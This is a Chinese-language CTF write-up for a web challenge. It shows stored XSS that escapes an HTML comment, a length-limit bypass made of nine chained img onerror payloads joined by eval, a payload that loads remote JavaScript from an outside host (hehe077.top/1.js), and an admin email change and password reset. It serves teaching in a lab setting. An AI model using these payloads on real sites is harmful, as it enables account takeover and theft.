

Web1: 套路，不要乱打，我不叫 admin

Flag: BlueCTF{This_Is_Quite_Similar_To_ROP_And_You_Make_It!}

根据题目可能需要先得到具有管理员权限的用户的名字。登录进去后，发现 http://127.0.0.1:8080/yuesai/2017-03/check.php?callback=ss&_id=1489747277826 是一个可以获取用户名的 jsonp。通过导航条可以知道

Welcome guest	Home Page	SendMessage	MyMessage	Give Some Advise	ChangeEmail	Logout	ResetPassword
---------------	-----------	-------------	-----------	------------------	-------------	--------	---------------

SendMessage 是给其他用户发送消息
MyMessage 是显示别的用户发过来的消息
Give Some Advise 是给管理员发送消息
ChangeEmail 是修改登录邮箱
Logout 是注销登录
ResetPassword 是重置密码

所以，套路应该是先给自己发消息，构造 xss，发送给管理员，获取管理员的名字，并且修改登录邮箱，重置管理员密码，从修改后的登录邮箱拿到修改密码的链接，登录管理员账号拿 flag。

tousername:

message:

可以看收到的消息，对字符长度做了限制为 31 个字符。

id	from	to	msg	time
370	guest	guest	0123456789012345678901234567890	2017-03-18 00:25:14

尝试构造 xss 语句，虽然都被过滤了。但是输出页出现在了 html 注释里



这里有两个问题需要解决：

1. xss
2. 绕过长度限制

比较容易想到通过闭合注释来 xss。例如：

tousername:

message:

--><svg/onload=a=1><!--

SendMessage

发送上述代码给自己后，可以看到 js 代码已经执行了。

id from to msg

time

53 guest guest

2017-03-17 19:23:57

The screenshot shows the Chrome DevTools interface. The 'Elements' pane displays the DOM tree of a page. A table is visible within a div, with the following structure:

id	from	to	msg
53	guest	guest	

The 'msg' cell of the second row is highlighted, showing an SVG payload: `<svg onload="a=1">...</svg>`. The 'Console' pane shows the variable `a` with the value `1`.


Xss 就到此为止了。如何绕过长度限制呢？

其实这里可以发送很多个消息，批量显示的时候可以一起起作用。于是构造一个 payload 依次发送组合执行。

比如依次发送：

```
1 --><img/src=1 onerror=a='a'>
2 --><img/src=1 onerror=a+='l'>
3 --><img/src=1 onerror=a+='e'>
4 --><img/src=1 onerror=a+='r'>
5 --><img/src=1 onerror=a+='t'>
6 --><img/src=1 onerror=a+='('>
7 --><img/src=1 onerror=a+='1'>
8 --><img/src=1 onerror=a+=')'>
9 --><img/src=1 onerror=eval(a)>
```

会成功的弹框。



通过引入外部 js 文件，执行任意 js 代码。

The screenshot shows a web browser window with the address bar displaying `127.0.0.1:8080/yuesai/2017-03/showmsg.php`. The browser's toolbar includes icons for application, GitHub, w3school, online tools, vulnerability database, and printer-related functions.

The main content area displays a list of messages, each with a number, the text "guest guest", a small image icon, and a timestamp. The messages are numbered 1443 through 1453, with timestamps ranging from 2017-03-18 00:38:03 to 2017-03-18 00:38:04.

The bottom of the screenshot shows the browser's developer tools, specifically the "Network" tab. It displays a list of network requests. Most requests are GET requests to `http://127.0.0.1:8080/yuesai/2017-03/1`, all of which resulted in a 404 (Not Found) status. The last request, which is highlighted with a red box, is a GET request to `http://hehe077.top/1.js`, which resulted in a `net::ERR_CONNECTION_TIMED_OUT` error.

最后成功向远程服务器发起加载 js 的请求。我们只需要在 js 里面获取管理员权限的用户的用户名即可。

同时我们可以利用这个 xss 修改管理员的邮箱，接收重置密码的链接。

在重置完密码后，会跳转到 index.php，跳转的时候会带上 flag。

Welcome hehe077@@@Blue Home Page SendMessage MyMessage

Welcome hehe077@@@Blue to Secure ChatRoom!

Timeline Profiles Security Audits Sources Elements Application Network Console

View: | ☒ Preserve log ☒ Disable cache ☐ Offline No throttling

Filter ☐ Regex ☐ Hide data URLs **All** XHR JS CSS Img Media Font Doc WS Manif

10 ms 20 ms 30 ms 40 ms 50 ms 60 ms 70 ms 80 ms

Name

☐ resetpwd.php?callback=callback&username=hehe077@@@Blue&newpwd=blue_blue_blue&_=1489775602132

☐ index.php?flag=BlueCTF{This_Is_Quite_Similar_To_ROP_And_You_Make_It!}

☐ index.php

☐ css.css

☐ jquery.js

☐ common.js

☐ check.php?callback=welcome&_=1489775633898